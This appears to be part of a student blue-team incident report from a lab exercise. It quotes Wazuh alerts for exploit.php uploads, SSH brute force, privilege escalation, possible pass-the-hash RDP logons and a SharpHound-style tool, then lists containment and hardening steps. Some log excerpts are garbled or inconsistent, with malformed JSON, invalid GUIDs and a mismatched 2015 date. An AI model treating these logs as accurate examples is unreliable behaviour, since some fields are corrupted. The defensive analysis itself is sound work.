data.url	/DWA/vulnerabilities/hackable/uploads/exploit.php
decoder.name	web-accesslog
full_log	192.168.205.135 - - [14/Nov/2025:20:36:18 +0000] "GET /DWA/vulnerabilities/hackable/uploads/exploit.php HTTP/1.1" 404 404 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
id	1763152571.1831297
input.type	log
location	/var/log/apache2/access.log
manager.name	wazuh
rule.description	Web server 400 error code.
rule.firetimes	1, 912
rule.gdpr	IV_35.7.d
rule.groups	web, accesslog, attack
rule.id	31181
rule.level	5
rule.mail	false
rule.nist_800_53	5A.11, 5D.4
rule.pci_dss	6.5, 11.4

SSH Brute Force Attempts

Repeated authentication failed requests were logged in /var/log/auth.log and flagged by wazuh

Table	JSON
data.id	401
data.ip	192.168.183.133
data.name	DMZ-05
data.decoder	sshd
data.msgid	0
data.srcip	192.168.205.135
data.tty	ssh
data.uid	0
decoder.name	pam
full_log	Nov 14 21:22:08 starkniser sshd[6835]: pam_unix(sshd:auth): authentication failure; logname=sshd uid=0 euid=0 tty=/dev/null ruser=root rhost=192.168.205.135 user=root
id	1763152571.1314136
input.type	log
location	journal
manager.name	wazuh
predecoder.name	starkniser
predecoder.program.name	sshd
predecoder.timestamp	Nov 14 21:22:08
previous_output	Nov 14 21:22:08 starkniser sshd[6840]: pam_unix(sshd:auth): authentication failure; logname=sshd uid=0 euid=0 tty=/dev/null ruser=root rhost=192.168.205.135 user=root
rule.description	PAM: Authentication failure for user root

Linux Privilege Escalation

Document Details		View all documents	View single document
Table: JSON			
index	search-index-v-0.0.0.17.15		
agent-id	50		
agent-uid	162, 168, 169, 170		
agent-name	500-40		
data-command	run-batch-processed-asp		
data-domain	http		
data-pid	/jvmservlet		
data-username	admin		
data-uid	27513		
descriptor-Placement	First time user executed the rule command		
descriptor-name	rule1		
descriptor-parent	rule0		
full-log	<pre> [{"agent-uid": 162, "agent-name": "500-40", "data-domain": "http", "data-pid": "/jvmservlet", "data-username": "admin", "data-uid": 27513, "data-command": "run-batch-processed-asp", "descriptor-Placement": "First time user executed the rule command", "descriptor-name": "rule1", "descriptor-parent": "rule0"}]</pre>		
id	/jvmservlet-744002		
input-type	log		
location	path=62		
message-name	rule0		
producer-Instance	elasticstorm		
producer-program-name	rule0		
producer-timestamp	Mon 15 Jun 2015 00		
rule-description	First time user executed rule.		
rule-firestamps	1		
rule-groups	urlRule, rule0		
rule-uid	5001		

Windows event logs that were collected by Wazuh have captured successful RDP logons from unexpected accounts.

```
# data.win.system.task      12564  
# data.win.system.threadID 0  
  
# data.win.system.version 3  
  
# decoder_name             windows_eventchannel  
  
# full_log                 {  
    "win":{"system":{"ProviderName":"Microsoft-Windows-Security-Auditing","providerId":8494015-5A7E-49AE-ABA-B6B8D28C394D,"eventId":"4024","version":"","level":"8","task":"1254","keywords":["S","Keywords"],"behavioralData":{"systemTime":"2023-11-29T04:28:01.71450Z"},"eventRecordID":"80908","processID":"832","threadID":"49886","channel\":\"Security\",\"comp id\":\"WinEvtChannelLocal\",\"severityValue\":AUDIT_SUCCESS,\"message\":\"An account was successfully logged on.\r\n\r\nProcess ID:\r\n\r\nThread ID:\r\n\r\nLogon type:\r\n\r\nAuthentication package name:\r\n\r\nUser Name:\r\n\r\nDomain Name:\r\n\r\nSource IP address:\r\n\r\nDestination IP address:\r\n\r\nPort number:\r\n\r\nProtocol type:\r\n\r\nNetwork destination port name:"}}}  
# iid                      17d0e12882_16f11802  
# input_type               log  
# location                 EventChannel  
# manager_name             wazuh  
  
# rule.description         Successful Remote Logon Detected - User:USERNAME , NTLM authentication, possible pass-the-hash attack - Possible RDP connection. Verify that Medium is allowed to perform RDP connections.  
# rule.firetimes           *  
# rule.pdb                IV_32.2  
# rule.pgctl              7.1, 7.2  
# rule.groups              win_evt_channel, windows_authentication_success  
# rule.hipsas              164_312.3
```

Defender bypasses were detected and SharpHound execution also, marking potential lateral movement.

```

1 data.win.eventdata.param1 AVENQ:SHIELD.LOCAL
2 data.win.eventdata.param2 Jabc
3 data.win.eventdata.param3 C:\\Users\\honeyys\\Music\\Sharpshoot_v2.8.8_windows_x86\\Sharpshoot.exe
4 data.win.eventdata.param4 (8BC3F5E-D068-1108-A875-8C0A4FB68826)
5 data.win.system.channel System
6 data.win.system.computer Wincit.shield.local
7 data.win.system.eventID 10820
8 data.win.system.eventRecordID 5340
9 data.win.system.eventSourceName
10 data.win.system.keywords 0x808080800000000000000000
11 data.win.system.level 2
12 data.win.system.message "DCOM was unable to communicate with the computer AVENQ:SHIELD.LOCAL using any of the configured protocols: requested by PID Jabc C:\\Users\\honeyys\\Music\\Sharpshoot_v2.8.8_windows_x86\\Sharpshoot.exe, while activating CLSID (8BC3F5E-D068-1108-A875-8C0A4FB68826)."

```

Kerberos ticket-granting service requests for service accounts were flagged.

- To prevent further compromise, the blue team takes following steps:
- Web server was isolated from network.
- Vulnerable services were removed and disable.
- DVWA web applications were removed, and unnecessary web modules were also removed.
- Pfsense rules were sanitized.
- SSH access from external network is disable and key authentication has been enabled.
- Sensitive files were removed from publicly accessible directories.
- Unauthorized local admins were removed.
- Strict password policies via GPO have enforced.

- Implemented a strong hardening in all the service accounts.

4.4 Recovery

After taking the necessary steps to contain and harden the services and workstation, blue team verified that the attack path has been closed. Wazuh and snort logs were checked again to make sure everything was working smoothly. The team also tested normal user access to make sure there is no problem in legitimate operations.

5. Recommendation

To prevent similar types of attacks, following measures are recommended.

Network Hardening

- ICMP should be blocked and unauthorized port scan.
- Web server access is restricted only to trusted sources.

Web Server Hardening.

- Default Apache page should be removed
- Directory listing should be disabled
- DVWA should be restricted, or application should be removed.
- File upload functionality should be disabled.

Authentication Hardening.

- SSH authentication should be key-based authentication.
- Fail2Ban should be implemented to prevent brute force.
- 25-character passwords should be enforced for all the accounts.

Privilege Management.

- Unnecessary sudo permission should be removed.
- Use Local Administrator Password Solution (LAPS).
- Regularly audit group membership.

Monitoring Improvement.

- Kerberos anomaly detection should be enabled.
- RDP abnormal logon should be monitored.
- Wazuh rules should be created for privilege escalation attempts.

6. Lesson Learned.

This exercise showed that having both network and host visibility is important. The blue team also learned that weak configurations such as authentication can lead to a whole network being under attacker's control. The project also highlighted the value of security monitoring systems like Wazuh and snort to quickly detect scans, brute force attempts and privilege escalation. Stronger passwords, least privilege and careful exposure of services are critical to protecting a real organization.

7. References

- DVWA. (n.d.). Damn Vulnerable Web Application (DVWA). GitHub. <https://github.com/digininja/DVWA>
- MITRE Corporation. (n.d.). MITRE ATT&CK®: Adversarial tactics, techniques, and common knowledge. <https://attack.mitre.org>
- Snort. (n.d.). Snort: Open source intrusion prevention system & network IDS/IPS. Cisco. <https://www.snort.org>
- Wazuh. (n.d.). Wazuh documentation: Open source security monitoring platform. <https://documentation.wazuh.com>